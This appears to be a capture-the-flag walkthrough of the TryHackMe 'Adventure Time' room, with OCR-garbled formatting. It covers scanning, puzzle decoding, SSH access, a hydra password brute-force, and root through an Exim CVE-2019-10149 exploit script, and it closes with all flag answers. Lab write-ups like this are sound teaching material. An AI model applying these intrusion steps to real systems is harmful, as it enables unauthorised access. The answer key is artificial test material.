Adventure Time THM

CTF based challenge to get your blood pumping...

–(punitzen⊛kali)-[~/thmlabs/adventureTime]

Time to go on an adventure. Do you have what it takes to help Finn and Jake find BMO's reset code? Help solve puzzles and try harder to the max....

This is not a real world challenge, but fun and game only (and maybe learn a thing or two along the way).

Nmap

```
___$ sudo nmap -sC -sV 10.10.89.77
[sudo] password for punitzen:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-22 12:09 IST
Stats: 0:03:45 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 80.00% done; ETC: 12:13 (0:00:38 remaining)
Nmap scan report for 10.10.89.77
Host is up (0.53s latency).
Not shown: 995 closed ports
        STATE SERVICE VERSION
PORT
21/tcp open ftp vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
 -r--r-- 1 ftp
                 ftp
                        1401357 Sep 21 2019 1.jpg
                         233977 Sep 21 2019 2.jpg
         1 ftp
                 ftp
| -r--r--r--
                         524615 Sep 21 2019 3.jpg
|-r--r-- 1 ftp
                 ftp
|-r--r-- 1 ftp
                 ftp
                        771076 Sep 21 2019 4.jpg
                 ftp
                        1644395 Sep 21 2019 5.jpg
|-r--r-- 1 ftp
 _-r--r-- 1 ftp
                          40355 Sep 21 2019 6.jpg
                 ftp
| ftp-syst:
 STAT:
 FTP server status:
    Connected to ::ffff: Logged in as ftp
    TYPE: ASCII
    No session bandwidth limit
    Session timeout in seconds is 300
   Control connection is plain text Data
   connections will be plain text At
   session startup, client count was 1
   vsFTPd 3.0.3 - secure, fast, stable
 End of status
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
  2048 58:d2:86:99:c2:62:2d:95:d0:75:9c:4e:83:b6:1b:ca (RSA)
  256 db:87:9e:06:43:c7:6e:00:7b:c3:bc:a1:97:dd:5e:83 (ECDSA)
256 6b:40:84:e6:9c:bc:1c:a8:de:b2:a1:8b:a3:6a:ef:f0 (ED25519)
80/tcp open http
                      Apache httpd 2.4.29
http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: 404 Not Found
443/tcp open ssl/https Apache/2.4.29 (Ubuntu)
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: 400 Bad Request
| ssl-cert: Subject: commonName=adventure-time.com/organizationName=Candy Corporate Inc./-
stateOrProvinceName=Candy Kingdom/countryName=CK
| Not valid before: 2019-09-20T08:29:36
| Not valid after: 2020-09-19T08:29:36
| ssl-date: TLS randomness does not represent time
| tls-alpn:
| http/1.1
```

```
31337/tcp open Elite?
| fingerprint-strings:
  GetRequest:
   Hello Princess Bubblegum. What is the magic word?
   magic word is not GET / HTTP/1.0
  Kerberos:
   Hello Princess Bubblegum. What is the magic word?
   magic word is not
   ^0\xa0
   krbtgt
   19700101000000Z
  NULL, X11Probe:
   Hello Princess Bubblegum. What is the magic word?
  SIPOptions:
   Hello Princess Bubblegum. What is the magic word?
   magic word is not OPTIONS sip:nm SIP/2.0
   Via: SIP/2.0/TCP nm;branch=foo
   From: <sip:nm@nm>;tag=root
   <sip:nm2@nm2>
   Call-ID: 50000
   CSeq: 42 OPTIONS
   Max-Forwards: 70
   Content-Length: 0
   Contact: <sip:nm@nm>
   Accept: application/sdp
  SMBProgNeg:
   Hello Princess Bubblegum. What is the magic word?
   magic word is not
   SMBr
   NETWORK PROGRAM 1.0
   MICROSOFT NETWORKS 1.03
   MICROSOFT NETWORKS 3.0
   LANMAN1.0
   LM1.2X002
   Samba
   LANMAN 1.0
   0.12
  TLSSessionReg:
   Hello Princess Bubblegum. What is the magic word?
   magic word is not
   random1random2random3random4
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at <a href="https://nmap.org/cgi-bin/submit.cgi?new-service">https://nmap.org/cgi-bin/submit.cgi?new-service</a>:
Service Info: Host: 127.0.1.1; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 299.89 seconds
Gobuster - adventure-time.com
  –(punitzen⊛kali)-[~/thmlabs/adventureTime]
$\to$ gobuster dir -u \frac{https://adventure-time.com/}{\to} -w \to\/wordlists/directory-list-medium.txt -k -f -s 200
______
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
______
[+] Url:
             https://adventure-time.com/
[+] Threads:
               /home/punitzen/wordlists/directory-list-medium.txt
[+] Wordlist:
[+] Status codes: 200
```


[+] User Agent: gobuster/3.0.1

true

10s

[+] Add Slash:

[+] Timeout:



/candybar

KBQWY4DONAQHE53U0J5CA2LXOQQEQSCBEBZHIZ3JPB2XQ4TQNF2CA5LEM4QHEYLKORUC4===

base64 Decodes to Palpnh rwtrz iwt HHA rtgixuxrpit udg rajth.

Now ROT11 Always check the SSL certificate for clues.

Add this host to your /etc/hosts file

adventure-time.com land-of-ooo.com

FTP - Anonymous login

___(punitzen⊛kali)-[~/thmlabs/adventureTime]

_\$ ftp 10.10.89.77

Connected to 10.10.89.77.

220 (vsFTPd 3.0.3)

Name (10.10.89.77:punitzen): Anonymous

230 Login successful.

Remote system type is UNIX.

Using binary mode to transfer files.

ftp> Is -la

200 PORT command successful. Consider using PASV.

150 Here comes the directory listing.

drwxr-xr-x 2 ftp ftp 4096 Sep 21 2019 . drwxr-xr-x 2 ftp ftp 4096 Sep 21 2019 ..

-rrr	1 ftp	ftp	1401357 Sep 21 2019 1.jpg
-rrr	1 ftp	ftp	233977 Sep 21 2019 2.jpg
-rrr	1 ftp	ftp	524615 Sep 21 2019 3.jpg
-rrr	1 ftp	ftp	771076 Sep 21 2019 4.jpg
-rrr	1 ftp	ftp	1644395 Sep 21 2019 5.jpg
-rrr	1 ftp	ftp	40355 Sep 21 2019 6.jpg

226 Directory send OK.

ftp> mget *

mget 1.jpg?

200 PORT command successful. Consider using PASV.

150 Opening BINARY mode data connection for 1.jpg (1401357 bytes).

226 Transfer complete.

1401357 bytes received in 8.88 secs (154.1046 kB/s)

mget 2.jpg?

200 PORT command successful. Consider using PASV.

150 Opening BINARY mode data connection for 2.jpg (233977 bytes).

226 Transfer complete.

233977 bytes received in 2.17 secs (105.3529 kB/s)

mget 3.jpg?

200 PORT command successful. Consider using PASV.

150 Opening BINARY mode data connection for 3.jpg (524615 bytes).

226 Transfer complete.

524615 bytes received in 5.53 secs (92.7032 kB/s)

mget 4.jpg? 200 PORT com

200 PORT command successful. Consider using PASV.

150 Opening BINARY mode data connection for 4.jpg (771076 bytes).

226 Transfer complete.

771076 bytes received in 6.55 secs (114.9762 kB/s)

mget 5.jpg?

200 PORT command successful. Consider using PASV.

150 Opening BINARY mode data connection for 5.jpg (1644395 bytes).

226 Transfer complete.

1644395 bytes received in 7.28 secs (220.6787 kB/s)

mget 6.jpg?

200 PORT command successful. Consider using PASV.

150 Opening BINARY mode data connection for 6.jpg (40355 bytes).

226 Transfer complete.

40355 bytes received in 1.23 secs (32.0712 kB/s)

ftp> bye

221 Goodbye.

Gobuster - land-of-ooo.com

___(punitzen⊛kali)-[~/thmlabs/adventureTime/web-finding]

_\$ gobuster dir -u https://land-of-ooo.com/ -w ~/wordlists/directory-list-medium.txt -k -f -s 200

Gobuster v3.0.1

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)

[+] Url: https://land-of-ooo.com/

[+] Threads: 10

[+] Wordlist: /home/punitzen/wordlists/directory-list-medium.txt

[+] Status codes: 200

[+] User Agent: gobuster/3.0.1

[+] Add Slash: true [+] Timeout: 10s

2021/04/22 12:52:59 Starting gobuster

/yellowdog/ (Status: 200)

2021/04/22 12:53:14 Finished

Gobuster - /yellowdog

r—(punitzen⊛kali)-[~/thmlabs/adventureTime/web-finding]

Ls gobuster dir -u https://land-of-ooo.com/yellowdog/ -w ~/wordlists/directory-list-medium.txt -k -f -s 200

Gobuster v3.0.1

by OJ Reeves (@TheColonial) & Christian Mehlmauer (@ FireFart)

[+] Url: https://land-of-ooo.com/yellowdog/

[+] Threads: 10

[+] Wordlist: /home/punitzen/wordlists/directory-list-medium.txt

[+] Status codes: 200

[+] User Agent: gobuster/3.0.1

[+] Add Slash: true [+] Timeout: 10s

2021/04/22 12:55:23 Starting gobuster

/bananastock/ (Status: 200)
======================================
_//.\////\//.\/.\/.\////
Morse Code Decodes to THE BANANAS ARE THE BEST!!!
Gobuster - /bananastock
(punitzen@kali)-[~/thmlabs/adventureTime/web-finding] \$ gobuster dir -u https://land-of-ooo.com/yellowdog/bananastock/ -w ~/wordlists/directory-list-medium.txt -k -f -s 200
Gobuster v3.0.1 by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
[+] Url: https://land-of-ooo.com/yellowdog/bananastock/ [+] Threads: 10 [+] Wordlist: /home/punitzen/wordlists/directory-list-medium.txt [+] Status codes: 200 [+] User Agent: gobuster/3.0.1 [+] Add Slash: true [+] Timeout: 10s
2021/04/22 13:00:32 Starting gobuster
/princess/ (Status: 200)
2021/04/22 13:00:38 Finished

Secrettext =

0008f1a92d287b48dccb5079eac18ad2a0c59c22fbc7827295842f670cdb3cb645de3de794320af132ab341fe0d667a85368

Key = my cool password

IV = abcdefghijklmanopqrstuvwxyz

Mode = CBC

Input = hex

Output = raw

This is AES Encryption

Decrypts to

the magic safe is accessibel at port 31337. the magic word is: ricardio

Port 31337

Now we know the magic word : ricardio

—(punitzen⊛kali)-[~/thmlabs/adventureTime/web-finding]

\$_\$ nc 10.10.89.77 31337

Hello Princess Bubblegum. What is the magic word?

ricardio

The new username is: apple-guards

SSH

Credentials Found

apple-guards: THE BANANAS ARE THE BEST!!!

—(punitzen®kali)-[~/thmlabs/adventureTime/web-finding]

\$\ssh apple-guards@adventure-time.com
apple-guards@adventure-time.com's password:

Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-62-generic x86_64)

* Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage

- * Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at: https://ubuntu.com/livepatch

1 package can be updated.

0 updates are security updates.

No mail.

Last login: Sat Sep 21 20:51:11 2019 from 192.168.245.129

apple-guards@at:~\$

apple-guard user PE

pple-guards@at:~\$ cat mbox

From marceline@at Fri Sep 20 16:39:54 2019

Return-Path: <marceline@at> X-Original-To: apple-guards@at Delivered-To: apple-guards@at

Received: by at.localdomain (Postfix, from userid 1004)

id 6737B24261C; Fri, 20 Sep 2019 16:39:54 +0200 (CEST)

Subject: Need help??? To: <apple-guards@at>

X-Mailer: mail (GNU Mailutils 3.4)

Message-Id: <20190920143954.6737B24261C@at.localdomain>

Date: Fri, 20 Sep 2019 16:39:54 +0200 (CEST) From: marceline@at Hi there bananaheads!!! I heard Princess B revoked your access to the system. Bummer! But I'll help you guys out.....doesn't cost you a thing....well almost nothing. I hid a file for you guys. If you get the answer right, you'll get better access. Good luck!!!! apple-guards@at:~\$ cat /etc/passwd|grep marc marceline:x:1004:1004::/home/marceline:/bin/bash apple-guards@at:~\$ ## We found a interesting file owned by marceline apple-guards@at:~\$ find / -user marceline 2>/dev/null /etc/fonts/helper /home/marceline apple-guards@at:~\$ file /etc/fonts/helper /etc/fonts/helper: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, BuildID[sha1]=6cee442f66f3fb132491368c671c1cf91fc28332, for GNU/Linux 3.2.0, not stripped /etc/fonts/helper - binary ______ BananaHead Access Pass created by Marceline _____ Hi there bananaheads!!! So you found my file? But it won't help you if you can't answer this question correct.

What? I told you guys I would help and that it wouldn't cost you a thing....

Well I lied hahahaha

Ready for the question?

The key to solve this puzzle is gone

And you need the key to get this readable: Gpnhkse

Did you solve the puzzle?

Simple Vignere Cipher

Cipher is Gpnhkse

Key is Gone

BananaHead Access Pass created by Marceline

Hi there bananaheads!!!

So you found my file?

But it won't help you if you can't answer this question correct.

What? I told you guys I would help and that it wouldn't cost you a thing....

Well I lied hahahaha

Ready for the question?

The key to solve this puzzle is gone
And you need the key to get this readable: Gpnhkse

Did you solve the puzzle? yes

What is the word I'm looking for? Abadeer

That's it!!!! You solved my puzzle Don't tell princess B I helped you guys!!! My password is 'My friend Finn'

\$ su marceline Password:

marceline@at:/home/apple-guards\$

Now we are marceline

marceline user PE

/home/marceline Directory

marceline@at:~\$ cat I-got-a-secret.txt Hello Finn.

I heard that you pulled a fast one over the banana guards. B was very upset hahahahaha. I also heard you guys are looking for BMO's resetcode. You guys broke him again with those silly games?

You know I like you Finn, but I don't want to anger B too much. So I will help you a little bit...

But you have to solve my little puzzle. Think you're up for it? Hahahahaha....I know you are.

Spoon language Decoder : https://www.dcode.fr/langage-spoon

The magic word you are looking for is ApplePie

Lets run the program on port 31337

r (punitzen⊗kali)-[~/thmlabs/adventureTime/web-finding] \$\to 10.10.89.77 31337\$

Hello Princess Bubblegum. What is the magic word?

ApplePie

The password of peppermint-butler: That Black Magic

Lets Switch user and get the flag

peppermint-butler user PE

We found flag file and a image peppermint-butler@at:~\$ find / -type f -user peppermint-butler 2>/dev/null | head /usr/share/xml/steg.txt /etc/php/zip.txt /proc/8680/task/8680/fdinfo/0 /proc/8680/task/8680/fdinfo/1 /proc/8680/task/8680/fdinfo/2 /proc/8680/task/8680/fdinfo/255 /proc/8680/task/8680/environ /proc/8680/task/8680/auxv /proc/8680/task/8680/status /proc/8680/task/8680/personality peppermint-butler@at:~\$ cat /usr/share/xml/steg.txt I need to keep my secrets safe. There are people in this castle who can't be trusted. Those banana guards are not the smartest of guards. And that Marceline is a friend of princess Bubblegum, but I don't trust her. So I need to keep this safe. The password of my secret file is 'ToKeepASecretSafe' peppermint-butler@at:~\$ cat /etc/php/zip.txt I need to keep my secrets safe. There are people in this castle who can't be trusted. Those banana guards are not the smartest of guards. And that Marceline is a friend of princess Bubblegum, but I don't trust her. So I need to keep this safe.

The password of my secret file is 'ThisIsReallySave'

Name of file is steg, so may be we can use steghide on the image with this password

—(punitzen®kali)-[~/thmlabs/adventureTime/web-finding]

\$\frac{1}{2}\$\$ steghide extract -sf download.txt

Enter passphrase:

wrote extracted data to "secrets.zip".

—(punitzen®kali)-[~/thmlabs/adventureTime/web-finding]

\$\frac{1}{2}\$\$ unzip secrets.zip

Archive: secrets.zip

[secrets.zip] secrets.txt password:

Type found password for zip file

—(punitzen⊛kali)-[~/thmlabs/adventureTime]

└─\$ unzip secrets.zip Archive: secrets.zip

[secrets.zip] secrets.txt password:

extracting: secrets.txt

I was looking for my arch nemesis Peace Master,

but instead I saw that cowering little puppet from the Ice King.....gunter.

What was he up to, I don't know.

But I saw him sneaking in the secret lab of Princess Bubblegum.

To be able to see what he was doing I used my spell 'the evil eye' and saw him.

He was hacking the secret laptop with something small like a duck of rubber.

I had to look closely, but I think I saw him type in something.

It was unclear, but it was something like 'The Ice King s????'.

The last 4 letters where a blur.

Should I tell princess Bubblegum or see how this all plays out?

I don't know......

Hydra - gunter

Lets Crack gunter's password using hydra

—(punitzen%kali)-[~/thmlabs/adventureTime/hailhydra]

hydra -l gunter -P passwords_gunter.txt ssh://10.10.183.140 -t 4

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-04-22 16:36:37

[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 4 tasks per 1 server, overall 4 tasks, 1564 login tries (I:1/p:1564), ~391 tries per task

[DATA] attacking ssh://10.10.183.140:22/

[22][ssh] host: 10.10.183.140 login: gunter password: The Ice King sucks

1 of 1 target successfully completed, 1 valid password found

Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-04-22 16:37:17

gunter user PE

gunter@at:/home\$ find / -user root -perm -u=s 2>/dev/null /usr/sbin/pppd

/usr/sbin/exim4

/usr/lib/eject/dmcrypt-get-device

/usr/lib/openssh/ssh-keysign

/usr/lib/policykit-1/polkit-agent-helper-1

/usr/lib/xorg/Xorg.wrap

/usr/lib/dbus-1.0/dbus-daemon-launch-helper

/usr/bin/chfn

/usr/bin/pkexec

/usr/bin/chsh

/usr/bin/arping

/usr/bin/gpasswd

/usr/bin/newgrp

/usr/bin/passwd

/usr/bin/traceroute6.iputils

/usr/bin/vmware-user-suid-wrapper

/usr/bin/sudo

/bin/ping

/bin/umount

/bin/su

/bin/fusermount

/bin/mount

Found a CVE for this and a python script for gaining root access: https://raw.githubusercontent.com/AzizMea/cVE-2019-10149-privilege-escalation/master/wizard.py

for localhost:60000

Transfer the script to target machine and run

gunter@at:/tmp\$ python wizard.py 220 at ESMTP Exim 4.90_1 Ubuntu Sun, 07 Jun 2020 19:12:08 +0200

250 at Hello localhost [127.0.0.1]

250 OK

250 Accepted


354 Enter message, ending with "." on a line by itself

250 OK id=1jhyq8-0000r2-HW

root@at:/tmp# whoami
root

Last thoughts and flag

root@at:/home/bubblegum# cat /home/bubblegum/Secrets/bmo.txt



Secret project number: 211243A

Name opbject: BMO

Rol object: Spy
In case of emergency use resetcode: tryhackme{Th1s1s4c0d3F0rBM0}

Good job on getting this code!!!! You solved all the puzzles and tried harder to the max. If you liked this CTF, give a shout out to @n0w4n.
Questions
Content of flag1 – format is tryhackme{*********} tryhackme{Th1s1sJustTh3St4rt}
Content of flag2 – format is tryhackme{*********} tryhackme{N1c30n3Sp0rt}
Content of flag3 – format is tryhackme{*********} tryhackme{N0Bl4ckM4g1cH3r3}
Content of flag4 – format is tryhackme{*********} tryhackme{PlngulnsRul3!}
Content of flag5 – format is tryhackme{*********} tryhackme{Th1s1s4c0d3F0rBM0}